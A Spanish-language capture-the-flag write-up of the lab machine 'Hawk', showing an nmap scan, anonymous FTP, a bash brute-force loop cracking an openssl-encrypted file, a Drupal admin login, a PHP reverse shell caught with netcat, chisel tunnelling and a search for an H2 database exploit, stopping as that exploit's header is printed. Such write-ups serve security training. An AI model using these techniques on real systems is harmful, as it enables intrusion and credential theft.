Hawk - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 messages
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.3
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh           OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
|   256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_  256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: Drupal 7 (http://drupal.org)
5435/tcp open  tcpwrapped
8082/tcp open  http          H2 database http console
|_http-title: H2 Console
| http-methods:
|_  Supported Methods: GET POST
|_http-favicon: Unknown favicon MD5: 8EAA69F8468C7E0D3DFEF67D5944FF4D
9092/tcp open  XmlIpcRegSvc?
1 service unrecognized despite returning data. If you know the service/version, please subm
.cgi?new-service :
SF-Port9092-TCP:V=7.95%I=7%D=1/23%Time=6792838B%P=x86_64-pc-linux-gnu%r(NU
```

Vamos a acceder al servicio ftp a traves del usuario anonymous. Vemos el contenido y lo descargamos:

```
ftp> ls -la
229 Entering Extended Passive Mode (|||40972|)
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 ..
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||42033|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16  2018 .drupal.txt.enc
226 Directory send OK.
ftp> get .drupal.txt.enc
local: .drupal.txt.enc remote: .drupal.txt.enc
229 Entering Extended Passive Mode (|||42015|)
150 Opening BINARY mode data connection for .drupal.txt.enc (240 bytes).
100% |***********************************************************************
226 Transfer complete.
240 bytes received in 00:00 (1.96 KiB/s)
```

Vamos a ver el contenido del archivo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat .drupal.txt.enc
U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2jJb
CmSdwTtr/IIShvTbUd0yQxfe9OuoMxxfNIUN/YPHx+vVw/6eOD+Cc1ftaiNUEiQz
QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLsj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy
t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4YCk=
```

Decodeamos el archivo y lo transferimos a uno nuevo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat .drupal.txt.enc|base64 -d>drupal.txt.enc

┌──(kali㉿kali)-[~/Downloads]
└─$ cat drupal.txt.enc
Salted__kY ŋi-6◆l◆◆◆▒7Z◆◆◆◆>{◆$◆p◆◆◆◆5 ◆2[
◆◆◆◆◆◆◆◆◆8?◆sW◆j#T$3AG◆,f        ◆◆◆Z\ja◆>>G6
◆.◆◆E◆◆◆ÐV◆◆V@◆◆◆◆◆d◆◆◆4◆◆◆◆◆@◆w◆xZ◆◆Ni◆◆PtF◆◆`)
```

Vamos a ver que tipo de archivo es:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ file drupal.txt.enc
drupal.txt.enc: openssl enc'd data with salted password
```

Pone que este archivo esta cifrado con openssl, vamos a ver como descifrarlo:

openssl decryp

Todo Vídeos Imágenes Noticias Web Libros Finanzas

Se muestran resultados de openssl ***decrypt*** · Revertir

Stack Overflow
https://stackoverflow.com › how... · Traducir esta página

How to use OpenSSL to encrypt/decrypt files?

17 abr 2013 — You should derive a Key and IV from the password using PKCS5_PBKDF2_HMAC. You should use the EVP_* functions to encrypt and **decrypt**.

9 respuestas · Mejor respuesta: Security Warning: AES-256-CBC does not provide authenticated encr…

Decrypt a text with **OpenSSL** using key and salt only — 29 ene 2020
How to provide string IV and Key to **openssl decrypt** command? — 27 ene 2021
OpenSSL, decrypting with a private key - Stack Overflow — 17 feb 2017
How to **decrypt openssl** encryped file with flag -nosalt -base64 ... — 20 feb 2020
Más resultados de stackoverflow.com

To Decrypt:

```
openssl enc -d -aes-256-cbc -in encrypted.data -out un_encrypted.data
```

En este caso esta utilizando el cifrado "aes-256-cbc" que suele ser el mas comun. Si ejecutamos eso nos pide una contraseña:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ openssl aes-256-cbc -d -in drupal.txt.enc -out drupal.txt
enter AES-256-CBC decryption password:
```

Tambien podemos especificarle la contraseña en el mismo comando:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ openssl aes-256-cbc -d -in drupal.txt.enc -out drupal.txt -pass pass:test
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
bad decrypt
4047C42DED7F0000:error:1C800064:Provider routines:ossl_cipher_unpadblock:bad decrypt:../providers/impl
```

Lo que podemos hacer es realizar un ataque de fuerza bruta para descubrir la contraseña para desencriptar el archivo:

```
#!/bin/bash

for i in $(cat /usr/share/wordlists/rockyou.txt); do
    openssl aes-256-cbc -d -in drupal.txt.enc -out drupal.txt -pass pass:$i &>/dev/null
    if [ $? -eq 0 ]; then
        echo "La contraseña correcta es $i"
        exit 0
    fi
done
```


Vamos a probarlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$./script.sh
La contraseña correcta es friends
```


Vamos a ver el contenido del archivo drupal.txt:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat drupal.txt
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,
IT department
```

Tenemos un nombre y una contraseña. Vamos a ver el contenido del puerto 80:




Estamos ante un drupal y me dice que las credenciales son incorrectas. Vamos a probar con el usuario admin y la contraseña que hemos obtenido:




Estamos dentro.

GANAR ACCESO A TRAVES DE DRUPAL


Hacemos click en "modules" y buscamos "php filter":



Lo activamos y vamos a content y le damos a "add content":



Hacemos click en "article" y inyectamos la reverse shell de pentest monkey:



Decimos que el "text format" sea "php code" y le damos a preview mientras nos ponemos en escucha con netcat y recibimos la conexion:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.102] 41292
Linux hawk 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018
 19:29:09 up 28 min,  0 users,  load average: 0.00, 0.41, 2.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

ESCALADA DE PRIVILEGIOS

Recordamos que el puerto 8082 esta abierto:

```
8082/tcp open  http          H2 database http console
|_http-title: H2 Console
| http-methods:
|_  Supported Methods: GET POST
| http-favicon: Unknown favicon MD5: 8EAA69F8468C7E0D3DFEF67D5944FF4D
```

Vamos a intentar acceder:



Nos dice que no podemos acceder desde fuera. Podemos crear un tunel con chisel para acceder como si fueramos la maquina victima:


Desde nuesta maquina nos ponemos a la escucha como servidor:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ chisel server --reverse -p 1234
2025/01/23 15:49:07 server: Reverse tunnelling enabled
2025/01/23 15:49:07 server: Fingerprint BzTxWl30VkwJaS9D6dsQ8ZaHcbw3I9ECXOyHa8MrB7Y=
2025/01/23 15:49:07 server: Listening on http://0.0.0.0:1234
```

Nos conectamos desde la maquina victima al servidor de chisel como clientes haciendo que el puerto 8082 de la maquian victima sea el puerto 8082 de mi maquina local

```
www-data@hawk:/tmp$ chisel client 10.10.14.3:1234 R:8082:127.0.0.1:8082
chisel: command not found
www-data@hawk:/tmp$ ./chisel client 10.10.14.3:1234 R:8082:127.0.0.1:8082
2025/01/23 19:49:47 client: Connecting to ws://10.10.14.3:1234
2025/01/23 19:49:48 client: Connected (Latency 120.125721ms)
```

Ahora podemos acceder a la base de datos:



Como no funciona la contraseña que hemos conseguido antes vamos a buscar algun exploit:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit h2
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
AbsoluteTelnet 11.12 - 'SSH2/username' Denial of Service (PoC)
Adobe Flash - H264 File Stack Corruption
Adobe Flash - H264 Parsing Out-of-Bounds Read
Buffalo WZR-HP-G300NH2 - Cross-Site Request Forgery
freeSSHd 1.2 - 'SSH2_MSG_NEWKEYS' Remote Denial of Service
Google Android - 'ih264d_process_intra_mb' Memory Corruption
H2 Database - 'Alias' Arbitrary Code Execution
H2 Database 1.4.196 - Remote Code Execution
```

Vamos a ver lo que hace:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat 45506.py
# Exploit Title: H2 Database 1.4.196 - Remote Code Execution
# Google Dork: N/A
# Date: 2018-09-24
# Exploit Author: h4ckNinja
# Vendor Homepage: https://www.h2database.com/
# Software Link: http://www.h2database.com/h2-2018-03-18.zip
# Version: 1.4.196 and 1.4.197
# Tested on: macOS/Linux
# CVE: N/A

# This takes advantage of the CREATE ALIAS RCE (https://www.exploit-db.com/exploits/44422/).
# When the test database has a password that is unknown, it is still possible to get the execution
